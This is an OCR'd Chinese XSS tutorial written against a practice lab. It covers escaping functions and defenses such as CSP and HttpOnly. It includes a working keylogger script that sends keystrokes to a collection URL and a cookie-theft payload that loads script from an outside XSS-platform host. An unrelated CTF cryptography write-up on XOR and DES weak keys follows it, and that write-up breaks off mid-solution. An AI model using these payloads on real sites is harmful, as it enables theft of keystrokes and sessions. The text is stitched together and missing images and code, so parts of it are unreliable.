
默认情况下，PHP 指令 magic_quotes_gpc 为 on ，它主要是对所有的

GET、POST 和 COOKIE 数据自动运行 addslashes()。不要对已经被 magic_quotes_gpc 转义过的字符串使用 addslashes()，因为这样会导致双层转义。遇到这种情况时可以使用函数 get_magic_quotes_gpc()进行检测。

一个使用 addslashes() 的例子是当你要往数据库中输入数据时。例如，将名字 O'reilly 插入到数据库中，这就需要对其进行转义。大多数据库使用 \（反斜杠）作为转义符：O\'reilly ，这样可以将数据放入数据库中，而不会插入额外的 \。当 PHP 指令 magic_quotes_sybase 被设置成 on 时，意味着插入 \' 时将使用 ' 进行转义。

3.安全等级：high

```
case "2" :

        //  $data = sqli_check_3($link, $data);
        $data = xss_check_3($data);
        break;
```



关键语句:

return htmlspecialchars($data, ENT_QUOTES,$encoding);

quotestyle 选项为 NT_QUOTES 过滤单引号

函数 htmlspecialchars 转换特殊字符成为 html 实体:

& 为 &amp

“ ( ) 为 &quot

‘ (单) 为 &#39

< ( ) 为 &lt

> ( ) 为 &gt

具体细节请看:

http://www.w3school.com.cn/php/func_string_htmlspecialchars.asp


0x02 实战解析

1.low 安全级别

让我们来留个言:

数据库中插入的数据:


点击一下 safs:




成功跳转到百度:

2.medium 安全级别:


让我们再来留个言:



数据库中插入的数据:



刷新一下,看看效果图:




3.high 安全级别：

对字符输出过滤做的很好，看看效果：

4.下面来找个具体例子来练练手 xss 之获取键盘记录：

数据接收的 getkeylog.php ：



盗取数据的 victim.html 网页：

```
<id ="form1" name="form1" method="post" action="victim.php">
Name
<name="name" type="input" id="name"/>
<name="login" type="submit" id="login" value="submit"/>
<script>
var keys='';
document.onkeypress = function(e) {
    get = window.event?event:e;
    key = get.keyCode?get.keyCode:get.charCode;
    key = String.fromCharCode(key);
    keys+=key;
}
window.setInterval(function(){
    new Image().src = 'http://localhost:81/g.php?c='+keys;
    keys = '';
}, 1000);
</script>
```


访问 victim.html:

Name


生成了一个 data.txt 文件：

打开 data.txt:

数据盗取成功。(^__^) 嘻嘻……


5.盗取 cookie:

开启虚拟机，开启 phpstudy，进入 webbug 靶场：



留言一下：

"><sCRiPt sRC=http://xss.fbisb.com/6srZ></sCrIpT>



刷新一下；

接收到 cookie:（好像没有啥东西）。。。。。。。

6.Cookie 并不好玩，让我们来一下骚操作（可以精确定位）：

获取对方的地理位置:

需要 index.php 和 recv.php (index.php 发送给攻击者的， recv.php 作为服务端接收参数)

index.php:

Recv.php：

接受上个页面传过来的参数（经度坐标），接受上个页面传过来的参数（纬度坐标），创建一个 geo.txt 文件，把经度写入到 geo.txt 里，把纬度写入到 geo.txt 里

插入留言：

存入数据库：

点击 location 的效果图：

打开 geo.txt:

来看看定位结果：

0x03 防御手段

1、PHP 直接输出 html 的，可以采用以下的方法进行过滤：

2、PHP 输出到 JS 代码中，或者开发 Json API 的，则需要前端在 JS 中进行过滤：

尽量使用 innerText(IE) 和 textContent(Firefox) ,也就是 jQuery 的 text() 来输出文本内容必须要用 innerHTML 等等函数，则需要做类似 php 的 htmlspecialchars 的过滤

3、其它的通用的补充性防御手段：

在输出 html 时，加上 Content Security Policy 的 Http Header

（作用：可以防止页面被 XSS 攻击时，嵌入第三方的脚本文件等）

（缺陷：IE 或低版本的浏览器可能不支持）

在设置 Cookie 时，加上 HttpOnly 参数

（作用：可以防止页面被 XSS 攻击时，Cookie 信息被盗取，可兼容至 IE6）

（缺陷：网站本身的 JS 代码也无法操作 Cookie ，而且作用有限，只能保证 Cookie 的安全）

在开发 API 时，检验请求的 Referer 参数

（作用：可以在一定程度上防止 CSRF 攻击）

（缺陷：IE 或低版本的浏览器中，Referer 参数可以被伪造

0x04 总结

XSS 的攻击已经相当成熟，丰富的攻击技巧更是令人眼花缭乱。相比之下，针对 XSS 的检测和防范方法显得捉襟见肘。幸运的是，尽管很难对 XSS 攻击做出有效检测，但是如果能依照一定的方法对 XSS 进行防范，XSS 攻击便很难造成实质性的危害

（一）、Anti_XSS

Anti_XSS 是微软开发的（.NET 平台下）用于防止 XSS 跨站脚本攻击的类库，它提供了大量的编码函数用于处理用户的输入，可实现输入白名单机制和输出转义。

（二）、HttpOnly Cookie

窃取 Cookie 是最常见的 XSS 攻击手法之一，即利用 XSS 攻击手法来打破同源策略。在同源策略规范下，Cookie 理应只能提供给同源下的网页读取使用，然而透过 XSS 漏洞，攻击者可以利用 JavaScript 中的 document.cookie 方法窃取用户的 Cookie

（三）、WAF

除了使用以上方法地域跨站脚本攻击，还可以使用 WAF 抵御 XSS、

WAF 指 Web 应用防护系统或 Web 应用防火墙，是专门为保护给予 Web 应用程序而设计的，主要的功能是防范注入网页木马、 XSS 以及 CSRF 等常见漏洞的攻击，在企业环境中深受欢迎。

（四）、重点

如何利用 xss 漏洞实施攻击并不是身为安全工程师的重点，xss 防御才是我们努力要去做的。

CTF 玩转 Crypto 月度总结

原创： jianghuxia 信安之路 2018-05-03

写下这份月结，心里还是有点小兴奋，毕竟为数不多。

两个越来，感谢老大哥们的照顾，自己学到挺多的简单的写下 Crypto 各类密码学和 misc 类流量分析的心得。菜鸡一个，不喜勿喷。

赛题玩转密码学——第一讲（DES 和 Xor ）：

Level_1:XOR

1、什么是 XOR?

即逻辑异或（ exclusive or），又称 EOR。与一般的逻辑或 OR 不同，当两两数值相同为否，而数值不同时为真。

个人理解：消消乐我们都玩过吧，，有相同的可以消除，即不存在，为 0；不相同的消不掉吧，即存在，为 1。

2、XOR 的应用

简单的 xor 运用

举个例子（直接谷歌的例子）：

强调一点，A xor B xor A = B XOR 0 = B，好比消消乐一样，有相同的就消掉了，剩下的都是消不掉的。

1、稍微难一点的 XOR 运用


密码学中，一次性密码本就运用 XOR 原理。。

还是如以上例子，字符串 ”Wiki” 的对应的 ASCII 即有 32 位（4*8），所对应的密钥也要 32 位，那我们假设需要加密更长的字符串呢，所需要的密钥是不是也要加长到与密文相同的长度呢？可以想象，这样虽然很难破解密钥，但是因为要与密文相同的长度，这样，密钥配送就显得复杂了。

2、稍微复杂一点的 XOR 运用

其实 XOR 运算是一种十分简单的运算。相对 CTF 而言，出题者喜欢将其与其他密码技术一同出题，例题即为此类。

题目：PragyanCTF_2018_Crypto_Xmen OR the avengers



1、题目总感受：

这题属于开窍的那种，但是又是开窍后快疯的那种。（CTF 真的是脑洞大呀）

2、解题步骤：

给了三个文件，这题还是向群里的一个老哥拿的，刚开始没有什么头绪，只知道 Xor 肯定是要进行的。。后面等到比赛快结束的时候，突然看到原来有个

hint (话说大家看题目一定要仔细看题目啊)，突然有点头绪，

思路是将 info_clear.txt 与 info_crypy.txt 先进行 Xor 运算试试吧，哇，得到一下内容（说实话，看着英语，有点难受）：

```
i am a hydra agenT, coverly spying on the superHeroes. I am aware of
 the group that iS going to aTtack you...but Hydra has had its
 diffErences with you in the past, so i'm not going to maKe it vEry
 simple for You ....ecb...aes(I Vouch for this: 12345)...md5(this)...
 .base64...
```


虽然，好像嘛，大概嘛，我没看懂，但是嘛：ecb、aes、md5、base64 这些都是熟悉的字眼呀。

我们可以进一步猜测：采用了 AES 的 ECB 模式（别急，每周一更，总会讲到 AES），这个不懂没关系，你只要知道采用了 AES 的 ECB 模式就行了。

那么 md5 和 base64 哪里用到了呢。聪明的你应该想到了：不是还有个 superheroes_group_info_crypt.txt，打开一看，嗯~~，可以 base64。到这一步，可以说一切按思路顺利进行。

那么 MD5 呢，这里真的是要疯了，就是没想到 MD5 什么内容，12345 试了，this 试了，都不行，前后搞了 1 个多小时，后面终于试出来正确步骤：原来是将 Xor 得到的内容 md5 一下，以十六进制数据字符串值导出编码得出 key。（估摸着那个 12345 就是误导人来的，正确的 this,是 Xor 得到的内容）

然后顺着思路下去，将 key 作为 AES 的密钥，再以 ECB 模式，解密 superheroes_group_info_crypt.txt 文本内容 base64 后的字符串，即可得到答案。



3、相关链接：

逻辑异或:

https://www.wikiwand.com/zh-hans/%E9%80%BB%E8%BE%91%E5%BC%82%E6%88%96#/%E9%A1%9E%E4%BC%BC%E7%AC%A6%E8%99%9F

Level_2:DES

1、什么是 DES?

Data Encryption Standard（数据加密标准）是一种对称密钥加密块密码演算法（ FIPS 46-3）。

2、DES 的密钥长度

DES 是一种将 64bit 的明文加密成 64bit 的密文的对称密码算法，密匙长度是 64bit，但由于每隔 7bit 会设置一个用于错误检查的 bit，实质上其密钥长度是 56bit。(密钥长度这一点具有争论，了解下即可)


3、DES 的结构

DES 的基本结构是由 Horst Feistel 设计的，因此也称为 Feistel 网络（重点），又称 Feistel 结构或 Feistel 密码(这一点也建议伙伴们自行深究 Feistel 网络，因为该结构在其他很多密码算法中也有应用)。而 DES 是一种 16 轮循环的 Feistal 网络。（这边有个很重要点，一定需要详细了解 Feistel 结构中轮函数的运用。

4、DES 的加密和解密原理

DES 以其密匙长度 64bit 的明文为一个单位来进行加密的，正如你所想的，DES 即为分组密码的一种。其又为对称密码，所以其加密和解密的表示图如下（画的丑了点）。

DES 加密：



DES 解密：

5、DES 的破解

DES 在 20 世纪末，随着计算机的进步，DES 的安全性降低不少，暴力破解已不是问题。

除暴力破解外，还有两种分析方式：差分分析（微分密码分析）和线性分析。但差分分析与线性分析都有一个前提：密码破译者可以选择任意明文并得到其加密的结果，这种方式称为选择明文攻击（Chosen Plaintext Attack , CPA）

6、DES 的密码学特性（CTF 比赛中会 manman 考到）

(1) DES 有补码特性。

$E_K(P) = C \Leftrightarrow E_{\overline{K}}(\overline{P}) = \overline{C}$其中$\overline{x}$是$x$的补码，$E_K$是以$K$为密钥的加密函数，$P$和$C$分别表示平文和[illegible] 信安之路 表明暴力破解的工作量在选择明文攻击下可以减少一半。

(2) DES 有四个所谓的弱密钥。若使用弱密钥，加密和解密有相同的效果。


$$E_K(E_K(P)) = P$$或[illegible] 信安之路

(3) DES 有 6 对半弱密钥。若使用某个半弱密钥K_1进行加密，则相当于使用其对应的半弱密钥K_2进行解密：

$$E_{K_1}(E_{K_2}(P)) = P$$或，E_{K_2}=信安之路

题目：SharifCTF_Crypto_DES:

考点：DES 的弱密钥




解题过程:

拿到这个题目，有点懵逼。。。英文没学好，后面一个一个翻译过去，大体意思是: 所有纯文本在 K 下进行加密，从而产生相应的密码文本。求 K，而 K 是一个 64 位的十六进制值，没有 0x 前缀。（K 包含奇偶校验位。）翻看给的 known_plaintexts.txt ，嗯~~~，妈耶，好多条，不懂了。。百度谷歌一番，咦，有点符合 DES 弱密码耶，要不找找有没相同的值，看它有无可能密钥和私钥重复。。。。嗯，不就是那么多行嘛，python 脚本上。嗯~，发现一波。

